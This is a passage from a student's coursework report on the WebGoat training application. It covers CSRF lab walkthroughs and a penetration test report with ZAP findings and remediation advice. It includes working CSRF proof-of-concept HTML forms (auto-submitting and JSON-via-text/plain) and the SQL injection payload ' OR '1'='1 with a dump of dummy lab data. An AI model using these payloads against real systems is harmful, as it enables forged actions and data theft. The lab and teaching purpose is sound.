  "attemptWasMade": true
}
```

Network Tab (DevTools):

Name	Status	Type	Initiator	Size	Time
review	200	docu...	Other	0.5 kB	8 ms

1 requests | 450 B transferred | 276 B resources | Finish: 8 ms | DOMContent

Fig - 19 : Check Status and Payloads




Fig - 20 : Check Responses

The screenshot shows a code editor with a file named 'demo1.html'. The code is an HTML form submission script. It includes a form with action set to 'http://127.0.0.1:8080/WebGoat/csrf/review', method set to 'post', and enctype set to 'application/x-www-form-urlencoded; charset=UTF-8'. The form contains several hidden inputs: 'reviewText' with value 'Outstanding', 'stars' with value '5', and 'validateReq' with a long hex string. A script at the bottom auto-submits the form.

```

<html>
<body>

<form action=" http://127.0.0.1:8080/WebGoat/csrf/review" method=post enctype="application/x-www-form-urlencoded; charset=UTF-8">
  <input type="hidden" name="reviewText" value="Outstanding" />
  <input type="hidden" name="stars" value='5' />
  <input type="hidden" name ='validateReq' value='2aa14227b9a13d0bede0388a7fba9aa9' />
  <input type="submit" value="Submit">
</form>
<script>
  document.forms[0].submit(); // Auto-submits the form
</script>
</body>
</html>
  
```

Fig - 21 : Html file




Fig - 22 : Final Result

❖ Scenario -3: CSRF and content-type

Step - 1: Check Content Type; For example - **json** or **plain text** etc.

Step -2: Fill the required Field and check the responses, headers, status and payloads.

Step -3: According to the payload create a .html file and upload to the server.

Step - 4: Check UI to be sure that the content is uploaded accurately or not.

Step - 4: From Response we get a flag number which will be used to update the confirmed flag file and flag number should work and a successful message must be displayed.




Fig - 23 : CSRF and Content Type





Fig - 24 : check Headers



```
demo2.html
MSC > ss > demo2.html > ...
1 <html>
2   <title>Json CSRF POC</title>
3   <center>
4     <h1>JSON CSRF POC</h1>
5
6     <form action=" http://127.0.0.1:8080/WebGoat/csrf/feedback/message" method=post enctype="text/plain">
7       <input name='{"name": "Kat", "email": "kat@gmail.com", "content": "webgoat is a good dummy testing platform", "ignore_me": "' value='testing!'}" type="submit" value="Submit">
8     </form>
9   </center>
10  </html>
11
12
13
14
15
16
```

Fig - 25 : JSON CSRF POC.html




Fig - 26 : Successfully Updated File

```
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations you have found the correct solution, the flag is: fe73e0ce-22d0-4da4-ba99-38fcacce0127",
  "feedbackArgs" : null,
  "output" : null,
  "outputArgs" : null,
  "assignment" : "CSRFFeedback",
  "attemptWasMade" : true
}
```

Fig - 27 : Response Check

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
message							
Request Payload View source <pre>{ "lessonCompleted" : true, "feedback" : "Congratulations you have found the correct solution, the flag is: 7683f576-33b9-40f6-b326-198be82838ec", "feedbackArgs" : null, "output" : null, "outputArgs" : null, "assignment" : "CSRFFeedback", "attemptWasMade" : true }</pre>							

1 requests | 452 B tr

Fig - 28 : Payload Check




Fig - 29 : Response Check

CSRF and content-type

In the previous section we saw how relying on the content-type is not a protection against CSRF. In this section we will look into another way we can perform a CSRF attack against APIs which are not protected against CSRF.

In this assignment you need to achieve to POST the following JSON message to our endpoints:

```
POST /csrf/feedback/message HTTP/1.1
{
  "name" : "WebGoat",
  "email" : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```

More information can be found [here](#)

Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

Update Flag Value

The screenshot shows a form for updating a flag value. The form has fields for Name, Email Address, Subject, and Message. Below the form is a confirmation message field and a Submit button.

Fig - 30 : Update Flag Value

The screenshot shows a web form for sending an email message. The form fields include 'Name' (with placeholder 'Enter name'), 'Email Address' (with placeholder 'Enter email'), and 'Subject' (with placeholder 'Choose One:'). To the right of the form is a large text area labeled 'Message' with the placeholder 'Message'. A red error message box at the bottom right of the message area says 'Please fill out this field.' Below the message area is a blue button labeled 'Send Message'. At the bottom of the page, there is a success message: '✓ Confirm Flag Value: 7683f576-33b9-40f6-b32' followed by a blue 'Submit' button, and the text 'Congratulations. You have successfully completed the assignment.'

Fig - 31 : Final Result

Conclusion

The WebGoat exercises on **Cross-Site Request Forgery (CSRF)** and **SQL Injection** provided hands-on experience with two of the most common and critical web application vulnerabilities. Through practical exploitation and analysis, I gained a deeper understanding of how attackers can manipulate user sessions and query execution to compromise data integrity and confidentiality.

The CSRF exercise demonstrated how unauthorized commands can be submitted on behalf of authenticated users without their knowledge, emphasizing the importance of anti-CSRF tokens and proper session validation. In contrast, the SQL Injection tasks illustrated how unvalidated user input can be used to manipulate backend SQL queries, highlighting the need for parameterized queries and input sanitization.

These labs reinforced the significance of secure coding practices, the necessity of input validation, and the role of security testing in the software development lifecycle. Overall, this assignment deepened my appreciation for secure application development and the proactive steps required to mitigate such vulnerabilities.



Part - 3 : Penetration Testing Report: WebGoat Application

Target Application: WebGoat

Test Type: Web Application Security Assessment

Tester: Jannatul Ferdous Katha

Course: Application Security Design and Management

Course Code: MCS-1102

Date: 11.05.2025

Contents

Executive Summary	30
Scope o Work	30
Coverage	
Target Descriptions	
Assumption /Constraints	
Methodology	31
Pre Engagement 1 Week	
Penetration Testing 2-3 weeks	
Post Engagement On-Demand	
Risk Factors	
Criticality Definitions	
Summary of Findings	32
Analysis	
General risk Profile	
Vulnerability Impact	33
Summary of Recommendations	34
Post-Test Remediation	34
Terms	34
Appendix 1- Finding Details	35
Observation	42
Impact	42
Recommendation	42
References	43
Conclusion	44

Executive Summary

This report presents the results of a penetration test conducted on the WebGoat application, a deliberately insecure platform designed for educational purposes. The test aimed to identify common vulnerabilities including SQL Injection and Cross-Site Request Forgery (CSRF), assess the security posture of the application, and provide recommendations for remediation.

Scope of Work

Coverage

- **Assessment Focus:** WebGoat modules related to authentication, data handling, and session management.
- **Attack Vectors:** SQL Injection, CSRF, and other OWASP Top 10 vulnerabilities.

Target Descriptions

- **Target System:** WebGoat (v8)
- **Environment:** Isolated virtual lab setup

Assumptions / Constraints

- The application is a controlled, intentionally vulnerable environment.
 - No real user data was involved.
 - Limited to WebGoat modules only; not extended to other network components.
-

Methodology

The test was done according to penetration testing best practices. The flow from start to finish is listed below -

Pre-Engagement

- Environment setup (WebGoat, OWASP ZAP, browser tools)
- Defined testing goals and scope

Penetration Testing

- Manual exploitation and automated scans using OWASP ZAP
- Vulnerability validation and documentation

Post-Engagement (On-Demand)

- Discussion of findings
- Support for remediation and validation of fixes

Risk Factors

- Limited scope excludes full application stack
 - Educational environment differs from real-world systems
-

Criticality Definitions

Severity	Description
High	Exploits that can compromise data or system integrity with minimal effort
Medium	Vulnerabilities requiring some level of access or user interaction
Low	Minor risks or those mitigated by existing controls
Informational	Observations that do not present immediate risk

Summary of Findings

The following charts group discovered vulnerabilities by OWASP vulnerability Type and overall estimated severity




Fig: Risk Analysis Chart




Fig: Summary of Alerts


Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	5
Content Security Policy (CSP) Header Not Set	Medium	7
Missing Anti-clickjacking Header	Medium	5
Spring Actuator Information Leak	Medium	1
Cookie without SameSite Attribute	Low	1
X-Content-Type-Options Header Missing	Low	10
Authentication Request Identified	Informational	1
Session Management Response Identified	Informational	2
User Agent Fuzzer	Informational	85
User Controllable HTML Element Attribute (Potential XSS)	Informational	5

Fig: List of Alerts with Risk level and No of Instances

Vulnerability Impact:

By Using ZAP found few vulnerabilities of WebGoat such as -

- Absence of Anti-CSRF Tokens
- Content Security Policy(CSP)
- Missing Anti-clickjacking header
- Authentication Required Identified and so on.



The screenshot shows a browser window with the title "ZAP by Checkmarx Scanning Report". The page content is a table titled "Vulnerability Impact" with 10 rows. Each row contains a number, a name, and a detailed impact description. The rows are color-coded: Row 1 (Absence of Anti-CSRF Tokens) is orange, Rows 2-4 (Content Security Policy Header Not Set, Missing Anti-clickjacking Header, Spring Actuator Information Leak) are yellow, Row 5 (Cookie without SameSite Attribute) is light blue, Row 6 (X-Content-Type-Options Header Missing) is dark blue, Row 7 (Authentication Request Identified) is dark blue, Row 8 (Session Management Response Identified) is light blue, Row 9 (User Agent Fuzzer) is dark blue, and Row 10 (User Controllable HTML Element Attribute (Potential XSS)) is dark blue. A horizontal scrollbar is visible on the right side of the table.

#	Name	Impact
1	Absence of Anti-CSRF Tokens [1] [2]	No Anti-CSRF tokens were found in a HTML submission form.
2	Content Security Policy (CSP) Header Not Set [1] [2] [3] [4] [5] [6] [7]	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
3	Missing Anti-clickjacking Header [1]	The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.
4	Spring Actuator Information Leak [1]	Spring Actuator for Health is enabled and may reveal sensitive information about this application. Spring Actuators can be used for real monitoring purposes, but should be used with caution as to not expose too much information about the application or the infrastructure running it.
5	Cookie without SameSite Attribute [1]	A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.
6	X-Content-Type-Options Header Missing [1] [2]	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
7	Authentication Request Identified [1]	The given request has been identified as an authentication request. The 'Other Info' field contains a set of key:value lines which identify any relevant fields. If the request is in a context which has an Authentication Method set to "Auto-Detect" then this rule will change the authentication to match the request identified.
8	Session Management Response Identified [1]	The given response has been identified as containing a session management token. The 'Other Info' field contains a set of header tokens that can be used in the Header Based Session Management Method. If the request is in a context which has a Session Management Method set to "Auto-Detect" then this rule will change the session management to use the tokens identified.
9	User Agent Fuzzer [1]	Check for differences in response based on fuzzed User Agent (eg. mobile sites, access as a Search Engine Crawler). Compares the response statuscode and the hashcode of the response body with the original response.
10	User Controllable HTML Element Attribute (Potential XSS) [1]	This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to determine exploitability.

Fig: Vulnerability Impact

Analysis

- SQL Injection vulnerabilities were identified that allowed bypassing authentication and accessing restricted data.
- CSRF vulnerabilities were found in user settings modules, enabling unauthorized state changes.

General Risk Profile

- High-risk vulnerabilities were present due to lack of input validation and session protection mechanisms.
 - The application's architecture supports demonstrative exploitation, underscoring the importance of secure coding practices.
-

Summary of Recommendations

- Implement **parameterized queries** and input validation to mitigate SQL Injection.
 - Introduce **anti-CSRF tokens**, and enforce **same-site cookies**.
 - Ensure secure session management and proper authentication mechanisms.
 - Regularly perform code reviews and security testing.
-

Post-Test Remediation

- Guidance provided to secure vulnerable modules
 - Follow-up tests can be scheduled upon request
-

Terms

This report is confidential and intended solely for educational evaluation. The findings are based on a simulated test environment and may not represent real-world application threats unless similarly configured.

Appendix 1 – Finding Details

Finding: SQL Injection

- **Module:** SQL Injection (Classic)
- **Payload:** ' OR '1'='1
- **Impact:** Login bypass, data extraction
- **Recommendation:** Use parameterized statements
- **Attachments:**

The screenshot shows a web application interface for a login or account information page. At the top, there are two input fields: 'Name:' containing 'kat 'OR '1'='1' and 'Get Account Info' (which is a button). Below these are two more input fields: 'Password:' (empty) and 'Check Password' (button). A message 'Sorry the solution is not correct, please try again.' is displayed. The main content area shows a database dump of user data:

```

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
